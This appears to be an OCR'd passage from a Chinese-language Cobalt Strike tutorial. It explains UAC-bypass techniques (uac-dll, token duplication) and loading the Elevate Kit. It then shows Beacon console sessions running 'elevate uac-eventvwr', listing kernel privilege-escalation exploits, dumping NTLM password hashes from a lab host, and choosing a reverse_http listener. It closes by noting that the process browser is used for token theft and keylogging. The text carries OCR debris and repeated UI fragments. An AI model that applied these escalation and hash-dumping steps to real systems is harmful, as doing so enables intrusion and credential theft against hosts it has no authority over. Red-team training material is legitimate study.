
UAC DLL 是一种绕过 UAC 的攻击，它试图将本地管理员运行的有效负载从低权限提升到高权限。此攻击使用 UAC 漏洞将 Artifact Kit 生成的 DLL 复制到特权位置。然后，它运行一个应用程序，该应用程序（a）在运行时具有完全权限，（b）易受 DLL 劫持的攻击。这些步骤加载启动 Beacon 会话的 DLL。此攻击适用于 Windows 7 和 Windows 8 及更高版本的未修补版本。如果 Always Notify 处于其最高设置，则此攻击将不起作用。


uac-token-duplication 是另一种绕过 UAC 的攻击，将其从低权限提升到高权限（作为本地管理员）。这种攻击使用一个 UAC 漏洞，允许非提升进程使用从提升进程中窃取的令牌启动任意进程。此漏洞要求攻击删除分配给提升令牌的多个权限。。此攻击适用于 Windows 7 及更高版本。如果 Always Notify 处于其最高设置，则此攻击要求提升的进程已在当前桌面会话中运行（作为同一用户）。此漏洞使用 PowerShell 生成会话。

您可以通过 Elevate Kit 向 Cobalt Strike 添加权限提升漏洞。Elevate Kit 是一个 Aggressor 脚本，它将几个开源特权升级漏洞集成到 Cobalt Strike 中。https://github.com/rsmudge/ElevateKit。

Elevate Kit 提升套件


172.16.14.222 172.16.14.222 user DESKTOP-F4PPS7F
Event Log X
Beacon 172.16.14.222@5012 X
beacon> elevate
Beacon Exploits
Exploit Description
ms14-058 TrackPopupMenu Win32k NULL Pointer Dereference (CVE-2014-
uac-dll Bypass UAC


Cobalt Strike View Attacks Reporting Help
New Connection
Preferences
Visualization
VPN Interfaces
Listeners
Script Manager
Close
internal
user
computer
172.16.14.129
user
WIN-P0KPH2O8AKS
172.16.14.222
user
DESKTOP-F4PPS7F
Event Log X
Beacon 172.16.14.222@5012 X
beacon> elevate
Beacon Exploits
Exploit
Description
ms14-058
TrackPopupMenu Win32k NULL Pointer Dereference (CVE-2014
uac-dll
Bypass UAC


Event Log X
Beacon 172.16.14.222@5012 X
Scripts X
path
/root/elevatekit/elevate.cna
Load
Unload
Reload


```
beacon> elevate

Beacon Exploits
===============

    Exploit                 Description
    -------                 -----------
    ms14-058                TrackPopupMenu Win32k NULL Pointer Dereference (CVE-2014-
    ms15-051                Windows ClientCopyImage Win32k Exploit (CVE 2015-1701)
    ms16-016                mrxdav.sys WebDav Local Privilege Escalation (CVE 2016-00
    ms16-032                Secondary Logon Handle Privilege Escalation (CVE-2016-099
    uac-dll                 Bypass UAC
    uac-eventvwr            Bypass UAC with eventvwr.exe
    uac-wscript             Bypass UAC with wscript.exe
```


```
beacon> shell whoami /groups
[*] Tasked beacon to run: whoami /groups
```


```
Group Name                                                  Type             SID
=========================================================== ================ =======
Everyone                                                    Well-known group S-1-1-0
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-11
BUILTIN\Administrators                                      Alias            S-1-5-32
BUILTIN\Users                                               Alias            S-1-5-32
NT AUTHORITY\INTERACTIVE                                    Well-known group S-1-5-4
CONSOLE LOGON                                               Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users                            Well-known group S-1-5-11
NT AUTHORITY\This Organization                              Well-known group S-1-5-15
NT AUTHORITY\Local account                                  Well-known group S-1-5-11
LOCAL                                                       Well-known group S-1-2-0
NT AUTHORITY\NTLM Authentication                            Well-known group S-1-5-64
Mandatory Label\Medium Mandatory Level                      Label            S-1-16-8
```


```
beacon> elevate uac-eventvwr local - beacon smb
[*] Tasked Beacon to run windows/beacon_smb/bind_pipe (127.0.0.1:9976) in a high integ
```

`


172.16.14.129 172.16.14.129 user WIN-P0KPH2O8AKS
172.16.14.222 172.16.14.222 user * DESKTOP-F4PPS7F
172.16.14.222 172.16.14.222 DESKTOP-F4PPS7F
Interact
Access
Explore
Pivoting
Spawn
Session
Event Log X
Beacon 172.16.14.222@5012 X



172.16.14.222 172.16.14.222 user * DESKTOP-F4PPS7F
Event Log X
Beacon 172.16.14.222@5012 X
Beacon 172.16.14.222@3232 X
[+] established link to parent beacon: 172.16.14.222
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user:1000:aad3b435b51404eeaad3b435b51404ee:83414a69a47afeec7e3a37d05a81dc3b:::


external
internal
user
computer
172.16.14.129
172.16.14.129
WIN-P0KPH2O8AKS
172.16.14.222
172.16.14.222
DESKTOP-F4PPS7F
172.16.14.222
172.16.14.222
DESKTOP-F4PPS7F
Interact
Access
Explore
Pivoting
Spawn
Session


beacon> elevate
Beacon Exploits
Exploit
Description
ms14-058
TrackPopupMenu Win32k NULL Pointer Dereference (CVE-2014-
ms15-051
Windows ClientCopyImage Win32k Exploit (CVE 2015-1701)
ms16-016
mrxdav.sys WebDav Local Privilege Escalation (CVE 2016-00
ms16-032
Secondary Logon Handle Privilege Escalation (CVE-2016-099
uac-dll
Bypass UAC
uac-eventvwr
Bypass UAC with eventvwr.exe
uac-wscript
Bypass UAC with wscript.exe


beacon> elevate ms15-051


Choose a listener
name
payload
host
port
local - beacon http
windows/beacon_http/reverse_http
172.16.14.128
80
local - beacon smb
windows/beacon_smb/bind_pipe
172.16.14.128
9976
Choose
Add
Help




Process Browser

进入到 **[beacon]** -> **Explore** -> **Show Processes** 以打开进程浏览器

进程浏览器显而易见; 它要求 Beacon 显示进程列表并向给你输出这些信息。

Process Browser 也是从其他进程模拟令牌，部署屏幕截图工具或部署键盘记录器。突出显示一个或多个进程，然后选择对话框底部的相应按钮。

